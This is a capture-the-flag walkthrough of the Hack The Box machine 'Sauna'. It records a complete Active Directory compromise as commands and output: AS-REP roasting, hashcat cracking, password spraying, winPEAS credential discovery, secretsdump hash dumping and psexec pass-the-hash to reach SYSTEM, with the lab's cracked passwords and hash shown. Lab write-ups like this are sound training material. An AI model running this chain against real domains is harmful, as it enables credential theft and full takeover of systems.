
Sauna

First we check for a site with the domain because port 80 is open and we add the domain to /etc/hosts.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV -Pn -T5 10.10.10.175
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-11 18:50 EDT
Nmap scan report for 10.10.10.175
Host is up (0.074s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Egotistical Bank :: Home
|_http-server-header: Microsoft-IIS/10.0
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-08-12 05:50:23Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0.,
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0.,
3269/tcp open  tcpwrapped
Service Info: Host: SAUNA; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2023-08-12T05:50:30
|_  start_date: N/A
|_clock-skew: 7h00m02s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 57.50 seconds
```

```
  GNU nano 7.2
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
10.0.2.15       dc1.itsafe.co.il
10.0.2.10       ofek.itsafe.co.il
10.0.2.8        vtcsec
10.10.10.172    MEGABANK.LOCAL
10.10.11.222    authority.htb authority.htb.corp htb.corp
10.10.11.208    searcher.htb
10.10.10.239    staging.love.htb www.love.htb
10.10.10.175    EGOTISTICAL-BANK.LOCAL
```

After searching the site you can see a few employee names on the “about us” section.



Of course we list them in a file.

```
 GNU nano 7.2
Fergus Smith
Hugo Bear
Steven Kerb
Shaun Coins
Bowie Taylor
Sophie Driver
```

username-anarchy takes a list of names and give you a list back with all kind of combinations that can be potential usernames.

```
┌──(kali㉿kali)-[~/Desktop/Tools/username-anarchy]
└─$ ./username-anarchy --input-file /home/kali/Desktop/sauna_names.txt --select-format first,firstlast,fl,last,flast > user_names.txt
```

This is the result.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ cat user_names.txt
fergus
fergussmith
fsmith
smith
fs
hugo
hugobear
hbear
bear
hb
steven
stevenkerb
skerb
kerb
sk
shaun
shauncoins
scoins
coins
sc
bowie
bowietaylor
btaylor
taylor
bt
sophie
sophiedriver
sdriver
driver
sd
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ impacket-GetNPUsers EGOTISTICAL-BANK.LOCAL/ -usersfile user_names.txt -format hashcat -outputfile hashes.asreproast
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
```

With impacket-GetNPUsers I got one of the user’s hash.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ cat hashes.asreproast
$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:f839bb58bcc940052ebda9572727c705$03ddb27232a0b93
f5dc4b1c34bfc67eb1b6d1a5fefe1b0361d6733d0ae861483192ea73bb5657bc0730c080f89ca12e202f38ab162b
0e19df5473b962ba767c563e5404421aef1ab042d65bb573bbe3002848c7007e7dc19aaf18c20138ba38962e1b09
da4888f786ac1def6ac13525193efd8b045a0010e26ab18ae60336fdece635a14c40b20a4e05913d482c8eb45fac
8ced76bf8cdb19b3cc6a67f9252d71ddf88b1fbc1fa0ff0dd6ac03e7e6f5c36d6df53e97e0cd841e5d0ab42c5e6a
ae62d96ed40fc81b6014c5987d6627749984c90c0373135ba65e6b10503933782190a971aa62d48143ccf71ad7d5
6025e4741a4cf438e7168a584af3a7986fa98
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ hashcat -m 18200 --force -a 0 hashes.asreproast /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
```

And with hashcat I can force out fsmith’s passowrd.

```
$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:f839bb58bcc940052ebda9572727c705$03ddb27
232a0b93f5dc4b1c34bfc67eb1b6d1a5fefe1b0361d6733d0ae861483192ea73bb5657bc0730c080f89c
a12e202f38ab162b0e19df5473b962ba767c563e5404421aef1ab042d65bb573bbe3002848c7007e7dc1
9aaf18c20138ba38962e1b09da4888f786ac1def6ac13525193efd8b045a0010e26ab18ae60336fdece6
35a14c40b20a4e05913d482c8eb45fac8ced76bf8cdb19b3cc6a67f9252d71ddf88b1fbc1fa0ff0dd6ac
03e7e6f5c36d6df53e97e0cd841e5d0ab42c5e6aae62d96ed40fc81b6014c5987d6627749984c90c0373
135ba65e6b10503933782190a971aa62d48143ccf71ad7d56025e4741a4cf438e7168a584af3a7986fa9
8:Thestrokes23

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target......: $krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:f839bb5 ... 86fa98
Time.Started.....: Fri Aug 11 19:16:50 2023, (17 secs)
Time.Estimated ...: Fri Aug 11 19:17:07 2023, (0 secs)
Kernel.Feature ...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   580.9 kH/s (0.63ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 10539008/14344385 (73.47%)
Rejected.........: 0/10539008 (0.00%)
Restore.Point....: 10538496/14344385 (73.47%)
Restore.Sub.#1 ...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: Thip1812 → Thelittlemermaid
Hardware.Mon.#1..: Util: 85%

Started: Fri Aug 11 19:15:55 2023
Stopped: Fri Aug 11 19:17:08 2023
```

Just to be sure I ran the password on all the usernames but got a positive respond only from fsmith.

```
┌──(kali㉿kali)-[~]
└─$ crackmapexec smb 10.10.10.175 -u /home/kali/Desktop/user_names.txt -p Thestrokes23
SMB         10.10.10.175    445    SAUNA            [*] Windows 10.0 Build 17763 x64 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL)
SMB         10.10.10.175    445    SAUNA            [-] EGOTISTICAL-BANK.LOCAL\fergus:Thestrokes23 STATUS_LOGON_FAILURE
SMB         10.10.10.175    445    SAUNA            [-] EGOTISTICAL-BANK.LOCAL\fergussmith:Thestrokes23 STATUS_LOGON_FAILURE
SMB         10.10.10.175    445    SAUNA            [+] EGOTISTICAL-BANK.LOCAL\fsmith:Thestrokes23
```

```
┌──(kali㉿kali)-[~]
└─$ evil-winrm -i 10.10.10.175 -u fsmith -p Thestrokes23

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hack

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\FSmith\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\FSmith\Desktop> dir


    Directory: C:\Users\FSmith\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         8/11/2023  10:49 PM             34 user.txt
```

I connect to fsmith and get the first flag.

```
*Evil-WinRM* PS C:\Users\FSmith\Desktop> upload winPEASany_ofs.exe

Info: Uploading /home/kali/winPEASany_ofs.exe to C:\Users\FSmith\Desktop\winPEASany_ofs.exe

Data: 2963456 bytes of 2963456 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\Users\FSmith\Desktop> dir


    Directory: C:\Users\FSmith\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         8/11/2023  10:49 PM             34 user.txt
-a----         8/12/2023  12:24 AM        2222592 winPEASany_ofs.exe


*Evil-WinRM* PS C:\Users\FSmith\Desktop> ./winPEASany_ofs.exe
```

To achieve privilege escalation, I downloaded a tool called WinPEASany, which searches Windows machines for various methods of privilege escalation.

```
    C:\Users\Public
    C:\Users\svc_loanmgr

ÉÍÍÍÍÍÍÍÍÍÍ¹ Looking for AutoLogon credentials
    Some AutoLogon credentials were found
    DefaultDomainName             :  EGOTISTICALBANK
    DefaultUserName               :  EGOTISTICALBANK\svc_loanmanager
    DefaultPassword               :  Moneymakestheworldgoround!

ÉÍÍÍÍÍÍÍÍÍÍ¹ Password Policies
È Check for a possible brute-force
    Domain: Builtin
    SID: S-1-5-32
```

And we found a password hidden between all the lines.

```
┌──(kali㉿kali)-[~/…/PEASS-ng/winPEAS/winPEASexe/winPEAS]
└─$ evil-winrm -i 10.10.10.175 -u svc_loanmanager -p Moneymakestheworldgoround!

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detectio

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/e

Info: Establishing connection to remote endpoint

Error: An error of type WinRM::WinRMAuthorizationError happened, message is WinRM::Wi

Error: Exiting with code 1
```

We can't use it on fsmith obviously but there is another user below fsmith at the directory.

```
*Evil-WinRM* PS C:\Users\FSmith\Desktop> cd ../..
*Evil-WinRM* PS C:\Users> dir


    Directory: C:\Users


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         1/25/2020   1:05 PM                Administrator
d-----         1/23/2020   9:52 AM                FSmith
d-r---         1/22/2020   9:32 PM                Public
d-----         1/24/2020   4:05 PM                svc_loanmgr
```


And our new user and password matches.

```
┌──(kali㉿kali)-[~]
└─$ evil-winrm -i 10.10.10.175 -u svc_loanmgr -p 'Moneymakestheworldgoround!'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detec

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayer

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\svc_loanmgr\Desktop> dir
*Evil-WinRM* PS C:\Users\svc_loanmgr\Desktop>
```

There is no new information.

```
┌──(kali㉿kali)-[~/…/PEASS-ng/winPEAS/winPEASexe/winPEAS]
└─$ impacket-secretsdump svc_loanmgr:Moneymakestheworldgoround\!@EGOTISTICAL-BANK.LOCAL
```

But this user have more permissions than fsmith, We can use secretsdump and see every user's ntlm.



We take the administrator's ntlm and connect to it.

```
┌──(kali㉿kali)-[~/…/PEASS-ng/winPEAS/winPEASexe/winPEAS]
└─$ impacket-psexec administrator@10.10.10.175 -hashes :823452073d75b9d1cf70ebdf86c7f98e
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Requesting shares on 10.10.10.175.....
[*] Found writable share ADMIN$
[*] Uploading file iSjxXeBj.exe
[*] Opening SVCManager on 10.10.10.175.....
[*] Creating service GuBI on 10.10.10.175.....
[*] Starting service GuBI.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.973]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> cd ../..

C:\> dir
 Volume in drive C has no label.
 Volume Serial Number is 489C-D8FC

 Directory of C:\

01/23/2020  09:48 AM    <DIR>          inetpub
09/15/2018  12:19 AM    <DIR>          PerfLogs
07/13/2021  10:54 AM    <DIR>          Program Files
01/23/2020  04:11 PM    <DIR>          Program Files (x86)
01/24/2020  05:05 PM    <DIR>          Users
08/12/2023  12:40 AM    <DIR>          Windows
               0 File(s)              0 bytes
               6 Dir(s)   7,834,689,536 bytes free

C:\> cd Users/Administrator

C:\Users\Administrator> cd Desktop

C:\Users\Administrator\Desktop> dir
 Volume in drive C has no label.
 Volume Serial Number is 489C-D8FC

 Directory of C:\Users\Administrator\Desktop

07/14/2021  03:35 PM    <DIR>          .
07/14/2021  03:35 PM    <DIR>          ..
08/11/2023  10:49 PM                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)   7,834,689,536 bytes free
```